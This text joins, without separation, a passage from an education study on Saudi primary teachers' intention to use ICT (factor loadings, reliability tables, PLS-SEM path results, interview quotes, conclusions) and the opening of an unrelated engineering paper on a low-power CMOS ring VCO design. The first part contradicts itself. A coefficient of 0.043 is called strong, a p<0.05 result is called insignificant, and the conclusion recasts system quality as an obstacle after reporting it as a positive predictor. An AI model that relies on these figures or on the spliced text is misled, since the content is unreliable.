TABLE I. CFA RESULTS FOR ITEMS WITH ACCEPTABLE FACTOR LOADINGS FOR THE CONSTRUCTS CONSIDERED IN THE MODEL

Construct	Code	Measurement item description (5-point Likert Scale)	Factor Loadings
Effort expectancy (EE)	EE1	My interaction with the ICT system (i.e. Class room software, projector) would be clear and understandable	0.74
	EE3	I would find the ICT easy to use in school administration	0.76
	EE4	Learning how to use ICT system does not require a lot effort	0.82
	EE5	Using ICT systems in school does not involve too much time doing mechanical operations (e.g. school management works, admission works)	0.68
Performance expectancy (PE)	PE2	ICT technology enables me to accomplish my tasks more quickly	0.79
	PE3	Using the ICT increases my productivity (i.e. communication, processing school activities)	0.79
	PE4	If I use and encourage the system, I will increase my chances of getting a raise (i.e. Would give better salary)	0.82
Social Influence (SI)	SI3	In general, the school authority has supported the use of ICT	0.93
	SI4	My colleagues are frequently using ICT for the classes and school related activities	0.62
	SI5	Educational authorities (i.e. Ministry of education) encouraged me to use ICT in school	0.81
Facilitating Conditions (FC)	FC1	The school has enough ICT resources including hardware and software for officials and teachers	0.62
	FC4	I get trainings to use ICT in primary school teaching purpose as per requirement	0.81
	FC5	A specific person/group is available for assistance with any difficulties related with ICT use	0.79
	FC6	In general, I am satisfied with the facilitating conditions	0.77
Computer literacy and self-sufficiency (CS)	CS1	I feel confident that I can evaluate appropriately students' activities and tasks using ICT systems	0.86
	CS2	I feel confident that I can select and use educational software for a defined task	0.79

Construct	Code	Measurement item description (5-point Likert Scale)	Factor Loadings
	CS3	I feel confident that I can teach students how to locate, retrieve, and retain content-related information from different sources	0.84
System Flexibility (SQ)	SQ2	The ICT system of the school is reliable	0.80
	SQ3	The ICT system of the school is adaptable	0.80
	SQ4	Response time of ICT system of the school is acceptable due to the functions, speed, features, contents, interaction capability of the technology	0.75
	SQ5	In general, I am satisfied with the system quality of ICT of this school	0.75
Culture Factor (CUL)	Cul7	Working within a team is better than working alone	0.73
	Cul8	Men usually solve problems with logical analysis	0.80
	Cul12	It is important to have job requirements and instructions spelt out in detail so that people always know what they are expected to do	0.75
	Cul13	Rules and regulation are important because they inform workers what the organisation expects of them	0.63
External Barriers (Obs)	LA2	There is not enough time in class to implement technology-based lessons	0.89
	LA3	Lack of access to the Internet	0.80
	LA4	Lack of professional development opportunities on using ICT in teaching	0.61
Behavioral Intention to Use (BIU)	BI2	I intend to use ICT in teaching as often as possible	0.75
	BI3	I intend to use ICT in teaching on a regular basis in upcoming time	0.78
	BI4	I intend to recommend strongly to others to use ICT in teaching	0.71
Actual Use (AU)	AU1	How many lessons did you use ICT in your teaching in the week 1&2 of the last month?	0.92
	AU2	How many lessons did you use ICT in your teaching in the week 3&4 of the last month?	0.87
	AU3	On an average how many lessons did you use ICT in your teaching in a month?	0.87

1) Test of validity and reliability

In order to determine the reliability of the constructs, both Cronbach's alpha and composite reliability statistics were measured for the teachers' responses. A value for Cronbach's alpha greater than 0.7 shows high reliability, while a value greater than or equal to 0.6 shows moderate reliability. If the value is less than 0.5, reliability is lacking [93], [94]. Analysis of the teachers' results indicated that all constructs had a Cronbach's alpha of 0.7 or greater, showing high reliability, indicating that the test items were highly correlated. It must be recognised, however, that Cronbach's alpha is sensitive to the actual number of items in a test and may over- or underestimate reliability [95], [96]. Thus, in addition to Cronbach's alpha, composite reliability was also measured, and it was found that all the factors showed a high composite reliability value (greater than 0.7). It was confirmed, therefore, that the model items and constructs had acceptable reliability (Table II).

Using the average variance extracted (AVE) and the Fornell-Larcker criterion, the convergent and discriminant validity for the constructs of the measurement model for the teachers were determined. Convergent validity shows how well the latent constructs are explained by the observed variables, and for that the AVE needs to be > 0.50 [78]. As presented in Table III, all the constructs had an AVE greater than 0.5. Thus all had convergent validity; that is, the responses to the survey questions/statements were sufficiently correlated with the respective latent variables.

Discriminant validity confirmed that measures of a latent construct that were not supposed to be related were not related. Using the data from an AVE, according to the Fornell-Larcker criterion, if the diagonal values of the matrix are greater than other correlation values, discriminant validity has been established between two reflective constructs [97], [98]. This would ensure the model constructs have discriminant validity and would be useful for structural equation modelling (Table III).

TABLE II. RELIABILITY FOR THE FACTORS OF TEACHERS' MODEL

Constructs	Cronbach's alpha	Composite reliability
EE	0.753	0.844
PE	0.734	0.849
SI	0.727	0.839
FC	0.753	0.842
CS	0.78	0.872
CUL	0.714	0.823
Obs	0.713	0.818
SQ	0.784	0.861
BI	0.611	0.794
AU	0.874	0.922

TABLE III. CONVERGENT AND DISCRIMINANT VALIDITY EVALUATION OF CFA

	AVE	AU	BI	CS	CUL	EE	FC	Obs	PE	SI	SQ
AU	0.79	**0.89**									
BI	0.56	0.31	**0.75**								
CS	0.69	0.43	0.29	**0.83**							
CUL	0.53	0.41	0.69	0.40	**0.73**						
EE	0.57	0.44	0.62	0.41	0.72	**0.75**					
FC	0.57	0.58	0.21	0.26	0.28	0.28	**0.75**				
Obs	0.60	0.51	0.12	0.16	0.17	0.30	0.70	**0.777**			
PE	0.65	0.14	0.53	0.02	0.55	0.48	0.04	-0.009	**0.80**		
SI	0.64	0.53	0.19	0.65	0.33	0.31	0.43	0.273	0.07	**0.8**	
SQ	0.60	0.61	0.23	0.40	0.22	0.29	0.73	0.622	-0.05	0.51	**0.78**

2) Path analysis results

PLS-SEM modelling for the teachers' use of ICT in primary school tested estimated path coefficients, t-values (critical ratio) and standard deviation. The path coefficient and the critical ratio reflect the strength of the relationship between the predicator (exogenous) and the dependent (endogenous) construct. The path coefficient and their statistical significance are presented in Fig. 2.

As illustrated in Fig. 2, effort expectancy has a moderately positive relationship with the behavioural intention of the teachers to use ICT in primary schools (β = 0.206, t=2.379, p<0.05). In addition, performance expectancy also has a moderately positive relationship with behavioural intention (β = 0.214, t=2.036, p<0.05). Therefore, there is a significant relationship between performance expectancy and behavioural intention to use ICT in class. The results indicate that both effort and performance expectancy increase the behavioural intention of the teachers to use ICT for teaching in primary schools, and hypotheses H1 and H2 are accepted.



Fig. 2. Structural equation path analysis of conceptual model for teachers' use of ICT in primary schools in Saudi Arabia. Red arrows depict the relation is insignificant, green arrows show significant relation.

Facilitating condition has a weak negative, yet insignificant (β = -0.011, t= 0.109, p>0.05) relationship with behavioural intention; implying facilities in the schools do not influence the intention to use ICT in classes, and there is no relationship with behavioural intention. Hypothesis H4 is therefore rejected. Furthermore, social influence also shows no significant (β = -0.103, t= 1.687, p>0.05) relationship with behavioural intention to use ICT in schools by the teachers; therefore H3 is also rejected. The analysis indicates that there is no positive social influence or that there is actually social hindrance in Saudi schools in terms of intention to use ICT in class by the teachers. In contrast to facilitating conditions and social influence, system quality and flexibility demonstrate a moderately significant (β = 0.206, t= 2.141, p<0.05) positive relationship with behavioural intention, which indicates that if system quality were better, the teachers would be more willing to use ICT in class. Therefore, H7 is accepted.

Fig. 2 also shows computer literacy has a very strong positive relationship with effort expectancy (β = 0.415, t= 4.988, p <0.05). However, computer literacy has a weak and insignificant (β = 0.028, t= 0.292, p> 0.05) positive relationship with performance expectancy, indicating computer literacy has no significant influence on performance expectancy. Therefore, H5 is rejected but H6 (for effort expectancy), is accepted according to the model.

The model found a strong significant (β = 0.043, t= 4.937, p<0.05) positive relationship between culture and behavioural intention (H8 accepted) to use ICT in class. This indicates that Saudi cultural factors can positively influence the use of ICT in class for Saudi primary schools. However, culture has no significant relationship with obstacles to use ICT (β = 0.177, t= 1.16, p <0.05), and obstacles to use ICT have a negative yet insignificant relationship with behavioural intention (β = -0.104, t= 1.06, p>0.05). H9 and H10 are therefore rejected for this study. This indicates that obstacles can affect the use intention, but in the case of Saudi schools, this is not significant.

Finally, the model shows a moderately positive relationship with behavioural intention and actual use (β = 0.319, t=3.733, p<0.05) of ICT by the teachers in class, thus H11 is accepted. Importantly, the R-square value for the actual use is only 0.102, indicating behavioural intention to use ICT in class only explains 10.2% of actual use of ICT in class. This is very low, indicating behavioural intention does not explain the existing actual use. This is because actual use of communications technology for teaching is not high. Therefore, behavioural intention cannot predict actual use. The implication from this result is that the teachers are willing to use ICT, but there are factors preventing its adoption.

Analysis of the data to estimate the relationship among the variables overall revealed that the R-square value for behavioural intention was 0.561, meaning that about 56% of the variance in the dependent variable behavioural intention was predictable by the independent variables.

To further test the model, a blindfolding analysis of the model was conducted to measure the Q2 values. In the structural model, a Q^2 value larger than zero for a reflective endogenous latent variable indicates the path model's predictive relevance for a particular construct [72]. In this case, for behavioural intention, the Q-square value is 0.277, and for actual use, the Q-square value is 0.072, indicating the model achieved statistically acceptable predictive relevance to mimic the real world conditions of ICT use behavioural intention and the actual use by the primary teachers.

IV. Discussion

The supported constructs for primary school teachers in Saudi Arabia were:

- performance expectancy,
- effort expectancy,
- cultural factors,
- computer literacy,
- system quality,
- behavioural intention, and
- actual use.

Thus, primary school teachers' performance expectancy, effort expectancy, cultural factors, and system quality had a significant positive effect on their behavioural intention to use ICT. Their computer literacy had a significant positive effect on their effort expectancy of ICT, and their behavioural intention to use ICT had a significant and direct relationship with their actual use of ICT in their classes and teaching.

A. Performance Expectancy and Behavioural Intention

Performance expectancy has a significant effect on behavioural intention towards the use of technology [44], [49]. Qualitative analysis demonstrated that the teachers think that,

Use of ICT in classrooms improves primary school teachers teaching performance and increases learning productivity of primary school students. Additionally it is effective to make the students understand about difficult topics though use of photos and videos. This also increases the attention of the students (Interviewee #3).

It can be argued that if the teachers were provided with proper facilities, they would use ICT in their school activities to experiment with new approved ways of teaching. This finding is consistent with the basic idea of the UTAUT model, which suggested that performance expectancy would have a significant relationship with behavioural intention. The position is consistent with Al Mulhim [39] and Albugami and Ahmed [91], who suggested that perceived improvement in performance could motivate teachers to use ICT facilities more frequently. Therefore, it can be concluded that, the stronger the performance expectancy of the teacher, the greater their intention to use ICT.

B. Effort Expectancy and Behavioural Intention of the Teachers

The teachers' SEM model found that effort expectancy had a moderately strong positive relationship with behavioural intention to use ICT in Saudi Arabian primary schools ($p<0.05$). The qualitative interviews aligned with this result. In regard to effort expectancy, one of the teachers said that,

Using the computer for preparing lessons does not require a lot effort, but to use ICT in classrooms at advanced level requires some efforts for which trainings are required. (Interviewee #7)

The results indicated that if ICT proved easy to use, the teachers would be more likely to adopt the technology. However, Alenezi, [25], Al Mulhim [39] and Alhawiti [40] have previously pointed out that lack of access to technology, lack of training and lack of time made the use of ICT in teaching much more difficult, which concurs with the findings captured in this study.

C. Cultural Factors and Behavioural Intention to use ICT by the Teachers

Analysis of the data indicated that many of the teachers' behaviour in the school and their desire to use ICT in class tended to relate to the cultural context. The analysis found that there was a strong significant positive relationship between culture and behavioural intention to use ICT in classes among the primary school teachers who participated in the study ($p<0.05$). This indicated that Saudi cultural factors could positively influence the use of ICT by teachers in classes in Saudi primary schools.

This finding proved quite interesting and somewhat surprising. Several studies have indicated that Islamic culture and the Saudi Arabian social system do not welcome ICT usage. Nearly 2000 internet sites are blocked by the government, including anti-Islamic content, demonstrating a desire to control the ICT sector and the viewer's [91].

However, the government of Saudi Arabia is attempting to change its social and economic structure in an effort to modernise, that is, to become part of the developed world. Saudi Vision 2030, for example, encourages greater engagement with ICT and education for young people as part of an effort to reduce dependency on an oil-based economy [99]. Most of the teachers in the research sample were relatively young adults, and it is possible that they considered ICT in their schools and classrooms from the point of view of the changing social and economic mood that is shaping Saudi Arabia currently.

The interviews revealed a range of opinions among the teachers about the efficacy of ICT, but many were very positive about the introduction of ICT and the positive changes the technology could bring. One of the teachers explained,

ICT is not suitable for their culture as it contains some bad things. So they do not prefer using ICT. (Interviewee #2)

While another teacher indicated:

In our social context, and following Islamic culture, it often look like ICT is not having favourable environment. But things are changing, and Islam does to hinder progressive ideas or tools, rather help use them in proper ways. (Interviewee#3)

D. System Quality and Behavioural Intention of the Teachers

The teachers' SEM model found that system quality had a moderate significant ($p<0.05$) positive relationship with behavioural intention. That is, if the system quality were better; the teachers would be more willing to use ICT in classes. This finding differs from other studies at higher levels of Saudi education. The secondary and tertiary sectors have engaged with digital teaching technologies much more strategically than the primary sector, and progress has been rightly noted. However, on the whole, the quality of the current ICT system lags behind many other countries [25], which was made evident by our study.

Primary schools, particularly, continue to lack proper staffing for ICT system support, and even if an ICT system exists in a school, it is often outdated [39], [40]. Upon analysis, the data offered little evidence that the teachers understood what a quality system was, although it was clear that they understood that their systems were not high quality. In most cases, ICT facilities were actually non-existent, but the teachers expressed the belief that system quality would encourage them to use ICT. Thus, there existed a strong, positive relationship between system quality and behavioural intention. It has been argued by several studies that perceived system quality, as well as actual system quality, can both influence the behavioural intention to use ICT [47], [49], [50], [55].

E. Computer Literacy with Effort Expectancy of the Teachers

The model suggested that there was a very strong positive relation between computer literacy, and the effort expectancy of the primary school teachers in the sample ($p<0.05$). This finding was supported by the qualitative interviews, where the teachers expressed the idea that with the help of ICT they might be better able to express their ideas to students in ways that would require less effort. Their comments showed, however, that they realised that they would need more time when initially working with ICT [100].

Most of them, however, did have a basic idea about how to operate computers, and run Microsoft *Office* products, so it was possible that their existing computer literacy would enable them to learn the use of ICT for teaching purposes quite quickly. They seemed confident that with basic training to improve their computer literacy, they would master the skills required to use ICT as a learning and teaching tool.

That was the optimistic view. However, the real and persistent lack of access to technology, lack of training and lack of time resulted in most of the teachers in Saudi Arabia being inexperienced in using ICT for teaching [39], [91].

It can be argued that, as more and more teachers gain the appropriate skills, computer literacy and confidence will increase until the system develops a critical mass that enables all teachers to ICT and implement it in their daily school activities.

F. Behavioural Intention and Actual use Of ICT by the Teachers

In Saudi Arabia, the teachers currently face several structural issues that reduce their actual use of ICT in teaching in spite of their intentions [39], [40]. Our study demonstrated, however, that they are very positive about using ICT. The model showed a moderate positive relationship between behavioural intention and actual use ($p<0.05$) of ICT by the primary school teachers.

However, as noted previously, primary school teachers' behavioural intention to use ICT did not sufficiently explain their actual use (R-square value for the actual use is only 0.102), with only 10.2% of actual use of ICT in classes. This is very low, indicating that they are not actually using ICT in class despite their intention to use.

As a whole, the model predicted the behavioural intention of the teachers with greater accuracy than actual use (R-square value for the behavioural intention is 0.561), indicating that the factors that influenced the desire to use ICT (56.1% of behavioural intention) were different from those that resulted in its actual use. The interviews complemented these results by adding the insight that most of the teachers were positive about the use of ICT, but that they were not doing it currently due to the absence of facilities and support [91]. This explains why their actual use was lower, despite their intentions.

As per the teachers' SEM model path analysis, the unsupported construct and relations for primary school teachers in Saudi Arabia were:

- social influence–behavioural intention;
- facilitating conditions–behavioural intention;
- external barriers–culture and behavioural intention;
- computer literacy–performance expectancy.

In subsection G the possible explanations for not supporting these relations are discussed.

G. Social Influence and Behavioural Intention to use ICT of the Teachers

It was found from the model that social influence had no significant ($p>0.05$) relation with behavioural intention to use ICT in schools by primary school teachers. This finding seemed curious on the face of it, as social surroundings often play a vital role in ICT adoption.

When looking at the cumulative data, it appeared that intention to use ICT was more personal and less socially directed than actual use, perhaps a reflection of the reality of adopting a new technology if given the opportunity at this level of schooling. In this regard, one of the teachers mentioned during the interviews that

It is general view of the society that, ICT is more useful for secondary or mostly for higher education; the children do not need ICT to learn. My friends and wife think ICT is not needed for children's education, as the lessons are quite easy. (Interviewee #6, Teacher)

The relation between social influence and intention to use ICT was thus a complex one. It is possible that the participants were not more active in pursuing the use of technology because of negative social influence, while being able to appreciate the benefits of the technology if they were assisted in using it. Thus, it can be argued that social influence has a more intense relation with actual use than with intention to use the facilities.

Pynoo et al. [101] did a cross-sectional study and found that the relation between social influence and behavioural intention to use ICT by the teachers did not remains the same all the time (not always significant, or insignificant). It varies based on the context of the teachers. The social surroundings of Saudi teachers may not predict their intention, but may influence their actual use (further explored in the interactive model for the teachers).

H. Facilitating Conditions and Behavioural Intention to use ICT of the Teachers

The teachers' model found that facilitating conditions had a weak negative and insignificant (p>0.05) relationship with the behavioural intention of the primary school teachers. This result indicated that facilities existing in the schools did not influence the intention to use ICT in classes.

Several previous studies have mixed views regarding this, Teo [42], Teo, Lee, & Chai [37], Panda, & Mishra [102] indicated that facilitating conditions might have influence on the adoption of new technologies, while Pynoo et al. [101] showed that facilitating conditions had no impact on intention to use ICT by teachers, rather it affected the actual use. As found in the qualitative interviews, the facilitating conditions for the schools in this study were poor. On the whole, teachers in Saudi Arabia do not have appropriate or reliable technical facilities to use in their daily activities. As one teacher mentioned,

I prefer not to use the computer available in the class rather than using it because within the limited class time this loses some time due to the outdated system. Moreover we are not provided with projector in every class room. For the class of moderate to large number of students single computer is not enough. So it complicates the process rather than making it easy and simple. (Interviewee #2, Teacher)

Some of these statements explain that the facilitating conditions might be responsible for lower actual use of ICT by the teachers, while not influencing the intention to use ICT under the right circumstances. Thus, in general, it can be argued that poor facilitating conditions do not actually influence intention to use, but that they are responsible for lower actual use of ICT.

I. External Barriers, Culture and Behavioural Intention to Use ICT

The study found that external barriers to the use of ICT by primary school teachers in Saudi Arabia had a negative yet insignificant relationship with behavioural intention (p>0.05). Additionally, culture had no significant relation with external barriers to the use of ICT by primary school teachers (p>0.05). The result indicates that even though there are obstacles to the use of ICT, the intention to use the technology is not influenced by external obstacles. One of the teachers explained,

I have taken the initiative to use ICT in my classrooms for teaching from my personal interest. I use lecture notes using computer to make them more interesting to the students. But for this I have not received any special training from the school. (Interviewee #4, Teacher)

This respondent offered the insight that some of the primary school teachers were willing to use communications technology in difficult circumstances and without support. These teachers showed initiative, always intend to use ICT when they can, but currently face obstacles that hamper actual use. External barriers and culture did not relate to behavioural intention.

J. Computer Literacy with Performance Expectancy of the Teachers

The teachers' SEM model found there was a weak and insignificant (p> 0.05) relation between computer literacy and performance expectancy, indicating computer literacy had no significant influence on performance expectancy.

It is possible that the teachers in the sample felt that computer literacy would meant that they could achieve their goals with less effort, once they had had some training, although some of the teachers observed that regardless of knowing how to use a computer as a teaching tool, their performance actually depended on classroom conditions and personal credibility and knowledge of subjects, not on just operating ICT facilities.

V. Conclusion

ICT has become part of everyday life for many people in both business and education. Technological literacy ensures modern technology can be used purposefully and strategically, and will enable Saudi development. Integration of ICT into Saudi education would provide a fillip to the traditional education system, extending students' and teachers' experience and knowledge.

ICT was introduced into education in Saudi Arabia after numerous calls for the development and reform of the sector, and was officially implemented throughout secondary schools less than a decade ago, but has been largely ignored in primary education. The interactive model developed for this study was able to identify reasons for this, which are more complex than can be perceived superficially, as the evidence shows.

While, by some, ICT is already perceived as a tool for improving teaching performance, collaboration, learning experience and learning outcomes, the nation has a relatively short experience with ICT use in education, and disinterest or opposition to its use are also evident.

Data analysis for this study showed that effort expectancy, performance expectancy, computer literacy, and system quality all had a positive influence on the majority of the teachers' intentions to use ICT if given the opportunity. Computer literacy had a significant positive effect on their effort expectancy, which in turn positively influenced their behavioural intention. In contrast, Saudi social and cultural conditions and the quality of their ICT systems were clearly obstacles that restricted actual use.

The findings of this study will help guide the Saudi government as it seeks to ensure successful adoption of ICT in education by teachers. Policy makers in Saudi Arabia will have to take the initiative in encouraging primary level teachers and training them. System quality must be improved, and the community made more aware of the usefulness of ICT in education. Such initiatives will improve the effort expectancy and performance expectancy of the teachers; and reduce the negative effects of cultural and social factors, along with other obstacles. Ideally this will help the teachers develop positive behavioural intentions related to the use of ICT in primary education, which will in turn increase their actual use of ICT for teaching in the primary schools of Saudi Arabia.

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Low Power Low Jitter 0.18 CMOS Ring VCO Design with Strategy based on EKV3.0 Model

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***Abstract*—In this paper, the design of micro-power CMOS ring VCO with minimum jitter intended for a concept of frequency synthesizer in biotelemetry systems is studied. A design procedure implemented in MATLAB is described for a circuit realization with TSMC 0.18µm CMOS technology. This conventional design methodology based on EKV3.0 model is clearly suited to the challenges of analog circuits design with reduced channel width. Measures realized with ADS confirmed methodology capability to circuit sizing respecting the specifications of application. The designed ring VCO operates at a central frequency of 433MHz in ISM band with an amplitude of oscillation equal to 500 mV. The integration area was intrinsic (without buffers and without external capacitances). The simulated phase noise is about -108 dBc/Hz at 1MHz, the value of rms jitter is 44.8 ps and the power consumption of the designed VCO is 6.37 mW @ 433 MHz.**

Keywords—Ring VCO; jitter; power consumption; EKV model; MATLAB

I. Introduction

An overview of some frequency synthesizers required for implantable biotelemetry systems cited in the literature would be presented in this section.

The full-divider frequency synthesizer shown in [1] generates two local oscillator (LO) signals at 1/3 and 2/3 of the central frequency of 5240 MHz. This fully integrated 0.25µm CMOS synthesizer includes a programmable loop filter and a VCO offering an 800 MHz adjustment range through a switchable capacitor bank. The synthesizer has a very low phase noise of -105 dBc / Hz at 10 kHz. However, this performance was accompanied by a very high power consumption of 93 mW.

A fully integrated synthesizer compatible with the ZigBee standard and implemented in a 0.18 µm CMOS process was presented in [2]. This circuit includes a third order passive loop filter. The VCO generates I/Q quadrature signals and the frequency divider was implemented using current-mode logic. The power consumption is 22 mW at a supply voltage of 1.8 V.

An entire divider CMOS synthesizer operating at 1 V supply voltage was presented in [3]. The VCO is based on the architecture implemented in 0.18 µm CMOS technology. The circuit uses a transformer in the feedback branch. Its power consumption is 10 mW. The measured phase noise is -139 dBc / Hz at 20 MHz from the carrier of 4.256 GHz. The synthesizer offers a tuning range of 4.114 to 4.352 GHz for 16 channels.

The synthesizer manufactured in 90-nm CMOS technology operating in the Industrial Scientific and Medical (ISM) band of 902-928 MHz was presented in [4]. This synthesizer based on a PLL allows the selection of seven channels and provides differential I/Q signals. The total measured consumption of the synthesizer is 640 µW.

Referring to the bibliography study, The VCO can be considered as the most important building blocks in the structure of frequency synthesizers based on the use of PLL. The VCO circuit is a critical component that significantly affects the performances of PLL in terms of phase noise, timing jitter and power consumption.

This work proposes a CMOS design of differential architecture of ring oscillator operating in ISM band. In Section II of this paper, the topology and characteristics of ring oscillators were exposed. In Section III of this paper, an innovative methodology approach based on EKV3.0 modeling for low power VC0 design was presented. Finally, simulations results and a comparative study with other works were exposed in Section IV.

II. Ring VCO Topology

The topology of the proposed VCO is based on the principle of cascading four delay cells with an inversion in the loop as shown in Fig. 1.

Each cell represents a differential nMOS pair (M5 and M6) with linear loads called Maneatis loads [5] consisting of the paralleling of a linear pMOS (M3 / M1) with a pMOS of the same size connected in a diode (M2 / M4) as shown in Fig. 2. The control of the oscillation frequency was realized as follows.



Fig. 1. Ring VCO topology.



Fig. 2. Circuit of dual frequency - controlled CMOS ring VCO.

The coarse tuning circuit sets the gate voltage of the load pMOS V_{Gpload} so that with a current I_{bias} passing through the load, a voltage difference equal to V_{sw} occurs across its terminals representing the oscillation amplitude. This setting provides a wide frequency range by acting on the current I_{bias} while keeping V_{SW} constant.

The fine tuning circuit allows more precise control of the frequency by means of a differential voltage $V_{contrl,fin}$ controlling the injection of an additional current I_{tune} into each cell.

The expression of the oscillation frequency is given by:

$$f = \frac{1}{2 N R_L C_m} \quad (1)$$

Where, N is the number of cells of the ring oscillator, R_L and C_m being respectively the equivalent resistance and capacitance seen at the output nodes.

The cell gain is computed as:

$$Av = g_{m,n} R_L = g_{m,n} \frac{V_{DD} - V_{outdc}}{I_{bias}/2} = \left(\frac{g_m}{I_D}\right)_n (V_{DD} - V_{outdc}) \quad (2)$$

Where, $g_{m,n}$ is the gate transconductance of nMOS transistor and V_{DD} is the supply voltage.

The expression of the VCO jitter is given by:

$$\overline{\Delta t_{VCO}}^2 = T_0 \left(\frac{I_{bias}}{C_m V_{SW}}\right) \cdot \frac{K T C_m}{2 \cdot (I_{bias})^2} \cdot (A_v \cdot \xi)^2 \quad (3)$$

Where, ξ represents noise factory contribution.

Notice that all capacitances and drain currents associated to transistors would be evaluated in the next section by the use of the EKV 3.0 model [6] giving continuous expressions from weak to strong inversion.

III. Dimensioning Algorithm of VCO

In this section, the modeling of the MOS transistor was developed by means of the EKV3.0 model [6].

Consider the half-pair of the differential cell to be dimensioned shown in Fig. 3 after replacing the current mirror by a constant current source delivering current I_B. The VCO differential cell sizing program was implemented on MATLAB following the design plan shown in Fig. 4. The design plan begins by setting the value of V_{DD} to reach. Then the resolution goes through a scan in dimensions to find the solutions compatible with the specifications. Here, an oscillation frequency equal to 433 MHz is required, the value of V_{SW} was fixed at 1 V and the gain of the cell Av was fixed at 1.5.

These parameters related to the circuit specifications were declared at the beginning of the program. The lengths of the transistors were also initialized to the same value 0.8µm.

This first step of data declaration ends with the introduction of some technological parameters of the transistors which were needed to evaluate the jitter, the intrinsic and extrinsic capacitances involved in the calculation of the total load capacitance seen at the output of the delay cell.

Now, using the results of the identification algorithm discussed in [7], the EKV parameters of the transistors were declared in a three-dimensional space (V_D, V_S, L). The sizing space in this program was defined in 2D by means of the log vectors q_{F1} and q_{F2} varying on a logarithmic scale.



Fig. 3. The half-pair differential cell with equivalent capacitances seen at the output node.

